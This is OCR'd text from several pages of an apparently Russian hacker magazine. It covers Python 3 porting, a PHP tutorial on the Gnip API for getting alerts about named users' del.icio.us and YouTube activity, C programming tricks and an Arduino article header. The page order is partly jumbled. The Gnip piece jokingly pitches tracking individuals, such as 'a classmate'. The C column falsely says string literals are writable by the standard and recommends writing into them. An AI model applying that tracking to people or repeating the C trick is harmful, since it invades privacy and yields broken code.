Стоит ли прямо сейчас переходить на Python 3.0? Вопрос сложный. Очевидно, что процесс перехода на новую ветку будет довольно медленным, ведь написаны горы кода, который не будет работать с третьей версией. Гвидо кто-то задал вопрос: «Я собираюсь учить питон с нуля, какую версию лучше для этого использовать?». Мэтр ответил, что лучше все-таки выбрать 2.x ветку, так как пройдет еще год или два прежде, чем она будет окончательно вытеснена новой версией. Однако разработчикам уже сейчас стоит задуматься о портировании своего кода на Python 3.x.

Самое интересное, что область пересечения старой и новой веток слишком мала, чтобы комфортно писать код, который бы без изменений работал в обеих версиях. Поэтому процесс портирования может оказаться нетривиальным. К счастью, имеется много подручных средств, призванных облегчить процесс. Одно из них — скрипт с названием 2to3. Идет он в поставке вместе с последними версиями CPython. Скрипт автоматически конвертирует код, написанный для 2.x, в код для 3.x. Где он не справляется, — там выдается предупреждение.

На официальном сайте рекомендуют такую стратегию перехода:

1) Хорошенько покрыть код тестами. Ты должен обеспечить себе возможность постоянно тестировать прогу на работоспособность.

2) Перевести разработку на версию 2.6. При переходе с версии 2.x на версию 2.(x+1) не должно возникать никаких проблем.

3) Постепенно привыкать к языковым новшествам. Использовать `import from __future__`. Включить опцию -3 интерпретатора и устранять предупреждения, которые будут возникать во время работы.

4) Пользуясь утилитой 2to3, держать параллельную ветку с кодом, заточенным чисто под 3.0 версию. Когда будешь готов, сделай эту ветку основной. Теперь можно забыть про старый Python и зажить по-новому.

FAREWELL

На этом моя статья заканчивается. Вошло в нее далеко не все, что я хотел бы написать, но журнал не предназначен для того, чтобы в него копипастили документацию! Поэтому тем, кто заинтересовался темой, рекомендую сходить по указанным в выносах ссылкам. Если ты поискал уже везде, где только можно, но так и не познал Дао — шли свои сокровенные вопросы мне на мыло, попробуем разобраться вместе. Безбажного кодинга!



Success


Кого добавляем?

Где следим? del.icio.us

Отправить

del.icio.us

youtube



Наша невероятно функциональная панель управления

нице (http://gnipcentral.com) присутствует проясняющая картинка: слева мы наблюдаем известные сервисы вроде Digg, Twitter и del.icio.us, называющиеся здесь Producers (продюсеры), а справа значатся относительно малоизвестные Consumers (потребители). Gnip получает все новенькое от продюсеров и отсылает потребителям, согласно их запросам: любой клиент может создать различные фильтры и получать только то, что нужно именно ему. Фильтр работает двумя способами: если мы хотим сами обращаться за свежими данными, например, собирая автоматические списки «последние 10 постов про...», Gnip предоставит нам специальный URL, по которому мы сможем обращаться и получать в ответ последние отфильтрованные «активности» (activities) в формате xml; если же нам нужно сразу узнавать о любом новом срабатывании фильтра, достаточно указать в его настройках адрес скрипта (postUrl), и любая новая «активность» будет отсылаться как POST-данные в формате XML на этот скрипт — останется только написать обработчик.

Помимо postUrl, у каждого фильтра есть:

- Название, служащее уникальным идентификатором;
- Галочка fullData, уточняющая, хватит ли нам id поста/твита/видео/какой-то другой сущности или Гнипу стоит присылать полную информацию;
- Набор правил (rules), по которым будет проходить фильтрация.

Правила бывают свои для каждого сервиса. Обычно можно делать ограничение по авторам (Actor), тегам (Tag), ну и другим, специфичным для продюсера параметрам.

На бесплатной версии таких фильтров можно создать десять тысяч, на платной этого ограничения нет (стоит она от сотни до тысячи долларов в месяц). Не спеши пугаться — десяти тысяч фильтров хватает с лихвой благодаря их гибкости и расширяемости: например, чтобы следить за списком из сотен людей на одном и том же сервисе, нужен только один фильтр — просто перечисляем их через запятую.


Сервисов изначально не так много, включены лишь самые популярные, те, которые могут понадобиться всем: Twitter, del.icio.us, youtube, digg и еще несколько. Присутствует возможность с легкостью создавать своих продюсеров на основе, например, RSS-лент — на офсайте по этому поводу информации достаточно, и рассматривать фичу в статье я не буду.

Чтобы получить доступ к API и «админке» — специальной панели управления фильтрами и продюсерами, возможности которой, впрочем, аналогичны доступным через API, необходимо зарегистрироваться, заполнив несколько обязательных полей. Никакой специфичной информации вроде номера кредитки спрашивать не будут, «премодерации» и «проверки администратором» тоже нет: регистрация проста, доступ ко всем возможностям предоставляется сразу. Пароль запомни или запиши на рукав смирительной рубашки — он понадобится не только для доступа в панель управления, но и при использовании API. После регистрации посмотри на список продюсеров и выбери парочку для теста. Я выбрал youtube и del.icio.us — первый из-за ужасной его популярности, а второй — за простоту добавления контента (закладок на интернет-страницы). Как я уже сказал, для слежки за любым количеством людей хватит одного фильтра на сервис. Давай же их создадим: назовем, например, MyYFilter и MyDFilter. Галочка fullData должна быть установлена, а в поле Actor введем свой логин (или логины, если у тебя они разные). Чтобы облегчить тестирование, на этих сервисах следить мы пока будем за собой, а не кем-нибудь. Заполним postUrl соответствующей ссылкой (например, http://example.tld/xak/watch/ping.php), по которой будет находиться скрипт-обработчик ping.php, — сейчас мы его напишем. Не забудь создать этот скрипт, хотя бы пустой: если Gnip при проверке словит ошибку, он может отказаться сохранять новый фильтр.

ПИШЕМ «СВЯЗНОГО»

Итак, Гнип свою работу уже выполняет, а нам надо делать свою. Чтобы знать, с чем придется работать, можно прислать себе приходящие POST-данные на почту. Они идут, к сожалению, не обычной строкой вида `var1=val1&var2=val2`, а в виде xml. Читать их придется из stdin:

```
$stdin = fopen("php://stdin", "r");
$pst = fread($stdin,
  getenv("CONTENT_LENGTH"));
mail("your@ma.il",
  "Ух ты, что нам пришло!", $pst);
```



dvd

На диске к журналу, если постараться, можно отыскать всевозможные исходные коды к статье.



links

Все-все доки и библиотеки, упомянутые в статье, можно скачать, поискав на http://gnipcentral.com.



warning

Трудно сказать, насколько такая слежка законна, но, поскольку все данные публичны, вряд ли будут проблемы. Разве что по лицу получишь :).



info

Похожую технологию использует и FriendFeed, с той лишь разницей, что он договаривается с сервисами напрямую, без посредников.




ВАЛЕНТИН ГОЛЕВ
/ FROMXA@VA1EN0K.NET /

ИНТЕРАКТИВНЫЙ КОНТЕНТ ДЛЯ ДЖЕЙМС БОНДА

СВОРАЧИВАЕМ ГОРЫ ИНТЕРНЕТ-КОНТЕНТА В РЕЖИМЕ ОНЛАЙН

Нехилый объем интерактивной информации появляется в интернете каждое мгновение. Твиты (микросообщения по 140 символов, которые пишут пользователи twitter.com), фотки, подкасты, посты в блогах и комментарии к ним, видео на всевозможных ютубах... Попробуй обработай это все в «прямом эфире»!



Как мгновенно вычленять из этого потока именно то, что нужно тебе? На это дело не хватит никаких серверов и никакого трафика. Хорошо, что все уже придумали за нас: на помощь спешит Gnip.

Давай, для начала, разберемся, зачем вообще кому-то может понадобиться обрабатывать такие массивы информации. Рассмотрим типичнейшую жизненную ситуацию: пусть мы — суровые агенты, частные детективы или просто злые хакеры, поставившие перед собой задачу следить за кем-нибудь: опасным преступником или не очень опасной одноклассницей. Или более реальный пример: владельцам сайтов или каких-нибудь брендов нужно как можно раньше узнавать о любых упоминаниях о них в интернете. Яндекс с Гуглом тут не помогут: обновляют они свои базы нечасто, а ведь нам хочется узнавать обо всем здесь и сейчас.

Самый простой способ, первым приходящий в голову: просто запускаем бесконечный цикл, который постоянно бродит по всевозможным сайтам и оглядывает их на предмет нужного нам контента. Беспомощность подхода видна невооруженным глазом. Во-первых, нового сейчас появляется столько, что между двумя нашими запросами мы можем пропустить очень много интересного. Во-вторых, среди этого изобилия доля нужного нам крайне низка, так что куча процессорного времени, памяти, трафика и терпения администраторов сервисов (представь себе, им придется наблюдать за сотнями-тысячами запросов в минуту от одной и той же программы) уйдет вхолостую. Выходит, метод, с одной стороны, не работает, а с другой — сопряжен с огромными затратами. Забудем о нем, как о ночном кошмаре, и вспомним про спешащий нам на помощь Gnip.

DEUS EX MACHINE

Что же это за зверь — Гнип? Слоганов у него сразу два: «**we got $h*t to pop**» и «**making data portability suck less**», которые, в общем-то, все проясняют, но почти ничего не объясняют. Помимо звучных фраз, на главной стра-

Active Publishers in the system.

- ask500people [create filter] [view my filters]
- brightkite [create filter] [view my filters]
- delicious [create filter] [view my filters]
- digg [create filter] [view my filters]
- flickr [create filter] [view my filters]
- getsatisfaction [create filter] [view my filters]
- identica [create filter] [view my filters]
- intensedebate [create filter] [view my filters]
- ma.gnolia [create filter] [view my filters]
- muti [create filter] [view my filters]
- mybloglog [create filter] [view my filters]
- sixapart [create filter] [view my filters]
- twitter [create filter] [view my filters]
- youtube [create filter] [view my filters]

API | Blog | FAQ | Privacy | Company | Jobs | Contact Gnip

Сервисов хватает и по дефолту

Теперь можно и нужно:
- залить этот нехитрый скрипт на сервер (не забыв сохранить его в UTF-8, дабы кодировка темы письма совпадала с кодировкой содержимого, присылаемого Гнипом в юникоде);
- «пнуть» его добавлением какой-нибудь ссылки на del.icio.us (стоит заполнить все доступные поля в описании закладки, и тогда можно увидеть полную структуру данных, присылаемых Гнипом);
- подождать несколько секунд, пока письмо дойдет до почтового ящика.

Содержимое письма будет примерно следующим:

Такую пургу присылает нам Гнип


```
<?xml version="1.0" encoding="UTF-8"
standalone="yes"?><activities publisher="delicious">
<activity
 tags="ляляля,тралялял"
 source="http://feeds.delicious.com/v2/rss/va1en0k"
 regarding="http://twitter.com/"
 url="http://delicious.com/url/
  1cc089548931c4fe0463e7a98ec6078e#va1en0k"
 action="bookmark"
 actor="va1en0k"
 at="2009-01-11T12:13:23.000Z"><payload>
<body>Твиттер какой-то</body>
<raw>
H4sIAGbiaUkAA52S3UrDMBiGz3cVoYIn6tKfubWz65FH4oHoFWTptxn6k5Kk
imdjN+A9eAUiCDph15DekWnXbroDwQUCIfnyPC9fEvJCRT2EwqKcXhIF0V2Z
nyLHQVckR65tB8hxx443dj10YpsR4q6wvkTNYs7FE4p5Rlg+se6VKsYYx5Ay
yngp+5Rn+IE4kNsJtiL9VT13M8Td7YNQ1bJa6NcdcB/HswxydStl1IJmALHs
7+FcLKTEpUixQ6ntB+cDP/AcOpiBPRh6MCKBD3Roj3ww/B2yMQggiouojWTO
240f+q38t/Zfvo1tXrIYMXkDIiPXLE8m1oykEqzDBUfb4DW7kSimUoj0i37T
H6a/S/1eLZBemTav9Fp/npmddYg3VXV9aoJ0AdQjUwpEow9xc1KXSF4KCsgE
2r7oHw/RRrK6ph6TgssLiaacJxkRiQzxBhj1Qtz83G8pwUzRwAIAAA==
</raw>
</payload>
</activity></activities>
```


Замечательно: самый обычный XML, который легко распарсить встроенными в PHP функциями и классами! Я выбрал SimpleXMLElement, поскольку он легкий и воздушный, как йогурт. Информация о закладке нам доступна почти вся — название (в теге body) и теги, ссылка на закладку, сохраненная ссылка, автор закладки и дата ее сохранения как атрибуты тега activity: tags, url, regarding, actor и at, соответственно. Стоит обратить внимание на то, что url-закладки и сохраненный в ней url — разные вещи, причем сохраненный url хранится в свойстве regarding. По regarding тоже можно фильтровать: указав в этом правиле, например, «http://xakep.ru/», мы бы узнавали обо всех новых закладках на портал.

Что ж, надо расшифровать пришедшие данные и отправить в «генштаб» письмо с информацией. Сначала создадим объект $parsedxml класса `SimpleXMLElement` конструктором с единственным аргументом: строкой, содержащей в себе XML, которую мы взяли из stdin. Все теги, вложенные в <activities>, будут свойствами этого объекта; а чтобы получить атрибуты какого-нибудь из них, нужно обратиться к методу `attributes()`, который вернет их в виде другого объекта. Например, `$parsedxml->activity->attributes()->regarding` содержит в себе сохраненный в закладке URL. Вначале проверим, что данные пришли именно с del.icio.us (так как они могли прийти и с youtube), и напишем, наконец, письмо:

```
$parsedxml = new SimpleXMLElement($pst);
if ($parsedxml->attributes()->publisher == "delicious")
{
  mail("your@ma.il", "Ссылка в del.icio.us от ".
    $parsedxml->activity->attributes()->actor,
    "Юстас — Алексу
Только что подопытный ".$parsedxml->activity->
attributes()->actor." сохранил на del.icio.us
ссылку на ".$parsedxml->activity->attributes()->
regarding.", назвав ее ".$parsedxml->activity->
payload->body." и обозначив тегами ".$parsedxml->
activity->attributes()->tags."."
       );
}
```

Заливаем на сервер и снова сохраняем ссылку в делишсе — на сей раз какую-нибудь другую. Если все спрограммировано хорошо и Гнип не подкачает, то вскоре в ящик упадет письмо вроде:

```
Юстас — Алексу
Только что подопытный va1en0k сохранил на del.icio.us
ссылку на http://gnipcentral.com/, назвав ее Gnip: We got
$h*t to pop и обозначив тегами gnip,tool.
```

Если письмо не придет — сочувствую. Тебе предстоит долгая и упорная отладка через логи или почту. Ну а если все прошло нормально, можно радоваться, а потом дописывать аналогичный код для youtube, памятуя, что атрибуты и теги у видеохостинга могут оказаться другими (например, «regarding» не будет). Советую точно также послать к себе на почту пришедший после заливки какого-нибудь видео запрос или просто взять код с нашего диска.

БОЛЬШЕ И БОЛЬШЕ

Порадовавшись работающей слежке за ютубом, пора задуматься и о «масшабируемости». Например, совсем не дело — наблюдать за одним-единственным человеком. Людей много, но каждый конкретный нечасто заливает видео и сохраняет ссылки, так что наш скрипт должен справляться с более значительным объемом работы. Как я уже упомянул, чтобы следить сразу за несколькими людьми, можно дописать их логины через запятую в правиле Actor-фильтров. Самый простой способ это сделать — открыть админку, нажать [view my filters], там щелкнуть по «edit», изменить фильтр и сохранить его.

Но мы же писали программу, которая должна автоматизировать наши действия — а тут приходится выполнять столько ненужного, лишнего и неудобного! Gnip не зря предоставляет пользователям очень даже неплохой и мощный API для работы с фильтрами. Наша прямая обязанность — им воспользоваться.

Интерфейс устроен не так уж сложно. Полное его описание (почему-то хранящееся в Google Docs) можно найти по ссылкам прямо с главной страницы http://gnipcentral.com — кликать надо по картинке «Data Consumers

Name: MyDFilter

Full data: Yes
This filter provides access to the full data of activities that match its rules.

Publisher: delicious
This publisher supports the following rule types: Regarding Tag Actor

POST URL: This is an optional URL that Gnip will POST updates to. The URL must be able to respond to a HEAD request.
Example: http://pivotallabs.com
[redacted]ping.php

Rules
Rules are used to match activities to this filter; specify values for the rule types supported by this publisher below. Rule types that are not supported by the publisher cannot be edited.

Actor: A list of actors, separated by commas. Actors are the entity that was responsible for creating the activity. Actors generally correspond to usernames you are interested in filtering. "Actor" is a required activity attribute, therefore it is always filterable.

valen0k, vasya, petya, dima, kolyan

Настраиваем фильтр

click here». Выглядит оно как GET- и POST-запросы через HTTPS к https://prod.gnipcentral.com, причем POST-данные должны быть в виде XML. Однако разбираться в этом интерфейсе вовсе не обязательно. Зачем, если есть фреймворки для кучи языков программирования?

Заботливые ребята из Gnip написали их сразу для .NET, Java, Python, Perl, PHP и Ruby. Эти библиотеки можно скачать с http://github.com/gnip (или взять с диска) и почаще обновлять там же (пишутся они чуть ли не в режиме «онлайн», равно как и серверная часть Гнипа). Где-то внутри архива для PHP таится папка Services: ее содержимое — папку Gnip и файл Gnip.php — нам придется распаковать куда-нибудь на сервер, а рядом создать скрипт add.php, ответственный за добавление логинов в правила фильтров.

Вся библиотека сосредоточена в классе Services_Gnip. Нам нужно создать его экземпляр, сообщив конструктору e-mail и пароль от Гнипа, после чего можно начинать работу с ним. Изменение фильтра проходит просто: получаем его в виде объекта класса Services_Gnip_Filter при помощи свойства getFilter($publisher, $name) — название сервиса, например, «delicious», и название фильтра: «MyDFilter». После чего меняем в нем все, что хотим, кроме названия — характеристики фильтра хранятся в виде свойств: например, rules — массив правил; впоследствии можно сохранять его при помощи updateFilter($publisher, $filter). Рассмотрим пример:

```
$f = $gnip->getFilter("delicious", "MyDFilter");
$f->rules[0]->value .= ", ivanov";
echo $gnip->updateFilter("delicious", $f);
```

Метод updateFilter возвращает строку ответа от сервера; в случае удачи это будет «Success». В приведенном примере я вывожу ее на экран. Для проверки можно зайти в админку Гнипа и посмотреть, действительно ли добавился логин в правило Actor — жмем [view my filters] в строке с каким-нибудь сервисом и рядом с нашим фильтром щелкаем на edit. Добавляется? Вот и отлично!

Полный код add.php аккуратненько лежит на диске вместе с фреймворком Gnip'а для PHP. Версия, которая там, позволяет выбрать, за кем и на каком сервисе следить. Весь код прост и занимает 24 строчки вместе с HTML-формочкой. Не думаю, что у тебя возникнут проблемы с разбором и адаптацией данного сочинения под свои нужды. Например, можно реализовать возможность удаления пользователей из фильтра. Тут все почти так же, как и с добавлением. Разве что не получится просто дописать логин к строке — придется разбивать ее при помощи explode, находить логин пользователя, а потом собирать обратно implode'ом. Единственное, что не стоит забывать — если вдруг тебе приспичит удалить всех пользователей, на почтовый ящик письма пойдут лавинами (фильтрации не будет вообще).

А вот задачка посложнее: сделать возможность выборок еще и по тегам, по url-ам, по чему угодно; для этого придется разобраться с созданием новых фильтров. Чтобы создать фильтр, нужен объект типа Services_Gnip_Filter:

```
$newfilter = new Services_Gnip_Filter($name, $fulldata,
$postUrl, $rules);
```

Первый параметр — строка, второй — булевый тип. Затем снова идет строка (пустая, если пинговать не нужно) и массив правил. Каждое правило — объект типа Services_Gnip_Rule, который создается конструктором с двумя параметрами:

- Тип (например, Actor, Regarding, To; список есть на страничке создания фильтра, для каждого из паблишеров список свой).
- Значение (с ним все, как обычно; логины, например, или теги через запятую).

После создания фильтра в виде объекта, просим Гнип сохранить его у себя:

```
$gnip->createFilter($publisher, $newfilter)
```

Первый параметр здесь — название сервиса. Этот метод вернет строку с результатом (если все хорошо, то success). За подробностями можно обратиться в исходные коды библиотеки: их не так много, они хорошо структурированы и достаточно легко читаются.

ЧТО-НИБУДЬ ЕЩЕ?

Разумеется, одним пингованием Gnip не ограничивается. Его авторы обещают нам немало хороших фич, но даже и среди сравнительно скудного количества готовых есть где развернуться. Скажем, нам необязательно создавать фильтр, который будет запрашивать твой скрипт; можно просто попросить его предоставить поток и обращаться к нему уже как и когда хотим. Это полезно, если нет хостинга. Невероятно крут и тот факт, что можно создавать своих Publishers, которые могут базироваться, допустим, на RSS-фиде: останется лишь немного дописать скрипты, чтобы узнавать еще и о новых постах в блогах наших подследственных.

Короче, возможностей масса, да и применений не меньше. Продвинутый API Гнипа позволяет писать приложения, которым для работы вообще не понадобится «человеческая рука» — не то, что многие сервисы, для которых изменение любой настройки можно проводить лишь через web-интерфейс. В наш век высоких скоростей и тонн информации Gnip невероятно актуален. Как разруливать такие потоки без него — непонятно. Среди обещанных фич пророчат возможность отдать Гнипу заботу об API и RSS, что позволит разработчикам не отвлекаться по мелочам, а пользователям — получить высоконастраиваемые фиды, а также намечается Gnip Identification — нечто, занимающееся связью и управлением профилями пользователей на разных сайтах. Еще нам обещают возможность авторизации на сервисе с использованием аккаунтов на других ресурсах — что-то типа продвинутого OpenID. В общем, будем ждать подробного описания и реализации. Удачного управления потоками данных!



ТРЮКИ ОТ КРЫСА

Продолжаем шутить, наматывать прикольные трюки на зубчатые шестерни машины Бэбиджа, вращающейся внутри ЦП и сильно смахивающей на ветряную мельницу, какие строили еще в позапрошлом тысячелетии. Строили их так основательно, что некоторые до сих пор стоят и, если бы мне нужно было выбирать эмблему языка Си, я, не раздумывая, выбрал бы именно мельницу. Во-первых, просто, во-вторых, — монументально. В-третьих, Си — это единственный древний язык, которого не постигла участь динозавров.

01 Не верь глазам своим

Тормоз, как известно, это тот, кто сидит за клавиатурой, да и то — лишь по мнению тех, кто находятся у него за спиной и ржут как кони. Ну, ничего, сейчас мы их серьезно озадачим. Пусть знают, как подглядывать через плечо. Вот пример программы, которая компилируется любым компилятором и даже работает, хотя по логике вещей никак не должна.

Как это может работать?

```
static /vars/global/animals/cat;
/pub//demo/foo(int /args/mouse)
{
        int /vars/local/animals/dog;
        return /vars/local/animals/dog =
        /vars/global/animals/cat + /args/mouse;
}
```

Шуточки сразу утихают, и слышится напряженный скрип возмущенных мозгов. Подсказка: здесь нет никаких define. И транслятор вполне банальный — Microsoft Visual C++. Чем не повод разыграть друзей, сказав, что мы хакнули компилятор и научили его понимать новые конструкции? Как говорится, не вешать DOS, гардемарины! Так ведь хрен его завесишь, даже если очень сильно постараться. Эх... были же времена. Тогда мыщъх писал свой собственный русификатор (просто так, чтобы поупражняться в программировании резидентов) и слегка изменил знакогенератор, заставив «_» отображаться как «/». Зачем? А просто надоело видеть имена в стиле «ModuleName_FuncName» — их приходилось давать по причине глобального пространства имен. А слеш очень даже позитивно выглядит!

Сейчас, конечно, знакогенератор так просто не изменишь и все шрифты не переделаешь, но этого и не надо! Современные текстовые редакторы и операционные системы поддерживают памминг, также называемый «таблицами перекодировки символов». В результате, мы можем заставить среду разработки отображать «_» как «/», но это не единственно возможный прикол.


Лет эдак десять назад, когда я только подбирался к win32 API, в качестве тренировки был написан простой текстовый редактор (чуть сложнее «блокнота»), позволяющий программировать на Си с использованием греческих символов. А что, очень даже удобно. Когда alpha, beta, gamma и прочие отображаются в «естественном» виде, наглядность листинга существенно повышается. Вопрос — как заставить транслятор понимать греческий алфавит? Никак не надо его заставлять! Пусть в тексте программы переменные записываются латиницей, превращаясь в греческую символику только на экране. Текстовому редактору ведь совсем не сложно найти строку «alpha» и отобразить ее как надо. Что, кстати, снимает проблему ввода символов с клавиатуры, попутно уменьшая количество ошибок (потому как неправильно записанные имена переменных типа alpfa в греческий уже не преобразуются).

Используя подобные трюки, можно менять стиль отображения листинга в широких пределах. И нет никакой нужды прибегать к нестандартным препроцессорам, о которых мы поговорим в следующий раз.

02 Сложение, вычитание, умножение и деление... строк!

Поклонники приплюснутого Си постоянно хвастаются, что он позволяет переопределять стандартные операторы, — появляется возможность писать `a + b` вместо `add(a, b)`. Дескать, это намного нагляднее. На самом деле, форма записи — вообще не вопрос. Программист — существо неприхотливое и ко всему привыкающее. Достоинство плюсов в том, что они позволяют иметь одну функцию на все случаи жизни (неважно, перекрыли стандартные операторы или нет).

Конечно, чистый Си тоже кое-что может: препроцессор позволяет



создавать макросы, принимающие произвольные типы. Так, во всяком случае, написано в учебниках и действительно — `#define add(a, b) ((a)+(b))` как бы работает и даже может принимать переменные типа `char`, `int` и `float/double` («как бы» — потому что макросы обладают кучей побочных эффектов, о которых мы уже не раз и не два говорили). Но как быть, если нам нужно сложить две 64-битных переменные, а классический Си про таких отродясь не слыхивал? Можно, конечно, использовать расширения компилятора, но... если мы внезапно захотим увеличить разрядность переменных до 128 байт, то все рухнет и придется переписывать кучу кода в разных местах. Сложить два числа любой разрядности ни разу не проблема (будем складывать их побайтово, в столбик), проблема в том, как заставить компилятор или препроцессор работать с произвольными и заранее не известными типами. В плюсах это решается только путем шаблонов, поддержка которых до сих пор хромает на обе ноги, в смысле — на каждый из двух плюсов.
На самом деле, решение есть. Нам не понадобятся ни шаблоны, ни макросы. Запишем число в виде ASCII-строки и забудем о типах. Вот такой прикол. Или... не прикол? Собственно говоря, а зачем нам переводить число в текстовый вид? Пусть это будет массив байт, размер которого задан в первом байте (как в Pascal-строках). Тогда, если размер не превышает максимально допустимую разрядность процессора, просто кастим и складываем (вычитаем) строки как обычные числа; если же процессор не может обрабатывать числа такого размера (например, восьмерное слово) — складываем их в столбик. Байтами или двойными словами — это уже не суть важно. В итоге, мы получаем в свое распоряжение функцию, складывающую числа любой разрядности, причем складывающую максимально эффективно. Оптимизаторы удалят все ненужные ветвления, и накладные расходы окажутся невелики.
Причем, складывать можно не только числа, но еще и строки, и другие типы данных. Ведь мы уже имеем массив байт! И первый байт указывает его длину. А что если... вместе с длиной задавать еще и тип? Это же могут быть не только строки, но и вектора, и изображения. Да все, что угодно! Единственная проблема — для задания длины таких типов данных одного байта может не хватить, а резервировать четыре байта — расточительно. Хорошо, пусть старший бит нашего первого байта указывает, присутствует ли техбайтовое продолжение поля длины за ним или нет.
Складывать строки мы научились. А вычитать? Какой физический смысл может иметь операция s1 — s2? На первый взгляд никакого, однако программистам достаточно часто приходится искать в конце строки str подстроку substr и отрезать ее (например, отрывать символ переноса каретки). Это ли не вычитание строк? При желании можно придумать физические аналогии для умножения и деления, но увлекаться подобными трюками не стоит и объединять строки все-таки лучше функцией с именем strcat, а не оператором сложения.

03 Строки как устройство /dev/nul

Частенько случается так, что функция хочет получить указатель на переменную, куда она запишет информацию, которая нам не нужна. Например, количество прочитанных байт (как это делает `ReadFile`) или старые атрибуты доступа (как делает `VirtualProtect`). Иногда можно пойти на хитрость, передав нулевой указатель, что означает: «не нужно возвращать никаких данных», но далеко не все функции утруждают себя обработкой в такой ситуации. Вот и приходится захламлять листинг посторонними переменными. Вопрос даже не в производительности и не в экономии байт (хотя в них тоже). Это, скорее, проблема стиля и скорости написания программы. Классический Си не позволяет объявлять переменные по месту их использования и приходится каждый раз возвращаться в начало функции, чтобы задекорировать ненужный хлам. Прямо как на таможне ;).
А что, если передать указатель не на переменную, а на строку, которую тут же объявить и откастить? К примеру, так: `ReadFile(h, buf, 1, (DWORD*) "XXX", 0)`, где «XXX» и есть та самая строка, передаваемая функции вместо указателя на двойное слово, в которое предполагается записать количество прочитанных байт. Фокус вот в чем — компилятор исправно выделяет память под строку (четыре байта — три икса и завершающий нуль), размещает ее в записываемой области памяти (это по стандарту, так как строка передается по указателю) и заталкивает в стек указатель на «XXX» как аргумент. Кастинг `(DWORD*)` необязателен, ибо классический Си не следит за соблюдением типов, однако компилятор обзывает нас матом, выдавая предупреждение. А зачем оно нам? Какие проблемы откастить? Тем более, всю конструкцию можно загнать в макрос.
Достоинство этого приема, конечно же, в ускорении программирования (не приходится мотаться по всему листингу), очищении программы от лишних переменных и повышении наглядности кода. Мы явно даем понять, что количество прочитанных байт никак не используем (в случае использования «правильных» переменных это далеко не очевидно). К тому же, строки размещаются в сегменте данных, уменьшая потребности в стековой памяти. Кто-то может сказать, что за подобные трюки нужно убивать. Или кастрировать. Или сначала кастрировать, а потом убивать. Или... нет, если сначала убить, а потом кастрировать, то это надругательство над трупом получится. Короче, я всех предупредил. Коллеги подобных шуток не любят. А все потому, что мало кто интересуется работой компилятора... ⌶



АРТЕМИЙ «DI HALT» ИСЛАМОВ
/ DI_HALT@MAIL.RU /

AVR ДЛЯ ДЕТЕЙ И ДОМОХОЗЯЕК

ПОТРОШИМ ARDUINO

